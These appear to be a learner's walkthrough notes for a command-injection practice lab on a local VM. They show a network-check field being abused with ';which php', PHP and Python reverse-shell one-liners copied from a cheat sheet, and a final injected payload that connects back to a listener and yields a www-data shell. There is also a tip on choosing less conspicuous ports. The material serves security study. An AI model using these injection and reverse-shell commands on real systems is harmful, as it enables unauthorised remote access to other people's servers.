
```
; which python;
```

```
Command: curl -I -s -L ; which php; asd | grep "HTTP/"
```

Result: /usr/local/bin/php

Grabbing the path to the php is important.


Then, he checks for python, and python3. But, the box is not running those.


Network check

```
https://tcm-sec.com/
```

```
Command: curl -I -s -L ; which python; asd | grep "HTTP/"
```

Result:


Network check

```
https://tcm-sec.com/
```

```
Command: curl -I -s -L ; which python3; asd | grep "HTTP/"
```


Result:

So, he decides to give the php reverse shell a go.

Use the website to get info, not the github page:

"https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/#php"

He gives the top one a go.


Command Injection 0x01
PayloadsAllTheThings
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology and Reso
Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
588 lines (443 sloc) 22.6 KB
Raw Blame

```
python.exe -c "(lambda __y, __g, __contextlib: [[[[[[[(s.connect(('10.0.0.1', 4242)), [[[(s2p_thread.start(), [[(p2s_threa
```

Windows only (Python3)


```
python.exe -c "import socket,os,threading,subprocess as sp;p=sp.Popen(['cmd.exe'],stdin=sp.PIPE,stdout=sp.PIPE,stderr=sp.S
```

PHP

```
php -r '$sock=fsockopen("10.0.0.1",4242);exec("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);shell_exec("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);`/bin/sh -i <&3 >&3 2>&3`;'
php -r '$sock=fsockopen("10.0.0.1",4242);system("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);passthru("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);popen("/bin/sh -i <&3 >&3 2>&3", "r");'
```

```
php -r '$sock=fsockopen("10.0.0.1",4242);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);'
```

So, keep in mind we are going to be using the path of the php software we found earlier.




Network check

https://tcm-sec.com/

Command: curl -I -s -L ;which php # | grep "HTTP/"

Result: /usr/local/bin/php

Now, we are going to put our reverse php shell payload inside the command we got working before.


Command Injection 0x01
payloads all the things
Reverse Shell Cheat Shee
localhost/labs/c0x01.php
Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Netcat Shell Stabilizati...

Labs / Command Injection 0x01


Network check

;/usr/local/bin/php -r '$sock=fsockopen("192.168.163.133",4444);exec("/bin/sh -i <&3 >&3 2>&3");' #

Command: curl -I -s -L ;which php # | grep "HTTP/"

Result: /usr/local/bin/php

I am adding my eth0 ip address. Port number, 4444 could be a problem because it is well known to be Metasploit favorite port number. It is good advice to use 80,8080, or 4443.



```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.163.133] from (UNKNOWN) [172.18.0.4] 57428
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls -la
total 108
drwxr-xr-x 3 1000 1000 4096 Jul 10  2023 .
drwxrwxrwx 7 1000 1000 4096 Jul 26  2023 ..
-rwxr--r-- 1 1000 1000    7 Apr 27  2023 001.php
-rwxr--r-- 1 1000 1000 2486 Jun 23  2023 a0×01.php
-rwxr--r-- 1 1000 1000 4805 Jun 27  2023 a0×02.php
-rwxr--r-- 1 1000 1000 2202 Jun  1  2023 a0×02code.php
-rwxr--r-- 1 1000 1000 5013 Jun 27  2023 a0×03.php
-rwxr--r-- 1 1000 1000 1824 May 24  2023 c0×01.php
-rwxr--r-- 1 1000 1000 2267 May 24  2023 c0×02.php
-rwxr--r-- 1 1000 1000 5602 Jun 22  2023 c0×03.php
-rwxr--r-- 1 1000 1000 3407 Jun 27  2023 e0×01.php
-rwxr--r-- 1 1000 1000 1700 Jun 24  2023 e0×02.php
-rwxr--r-- 1 1000 1000 3279 Jun  1  2023 f0×01.php
-rwxr--r-- 1 1000 1000 3514 Jun 23  2023 f0×02.php
-rwxr--r-- 1 1000 1000 3922 Jun 23  2023 f0×03.php
-rwxr--r-- 1 1000 1000 2133 May 24  2023 i0×01.php
-rwxr--r-- 1 1000 1000 3418 May 11  2023 i0×02.php
-rwxr--r-- 1 1000 1000 4716 May 11  2023 i0×03.php
drwxrwxrwx 2 1000 1000 4096 Jul 26  2023 uploads
-rwxr--r-- 1 1000 1000 1814 May 11  2023 x0×01.php
-rwxr--r-- 1 1000 1000 2470 May 11  2023 x0×02.php
-rwxr--r-- 1 1000 1000 1934 Jun 21  2023 x0×03.php
-rwxr--r-- 1 1000 1000 1797 Jun 21  2023 x0×03_admin.php
$ pwd
/var/www/html/labs
```

And, we have a reverse shell. Keep in mind when trying to get a reverse shell, to try using the software that is already being used in the target. As we could see, we were trying to use /bin/bash, but we were not able to do so. When we used the php software that was allowed to the input field, we could then get the reverse shell to work.

Not sure if we could elevate privileges, but this is another topic, and this is my underlying VM.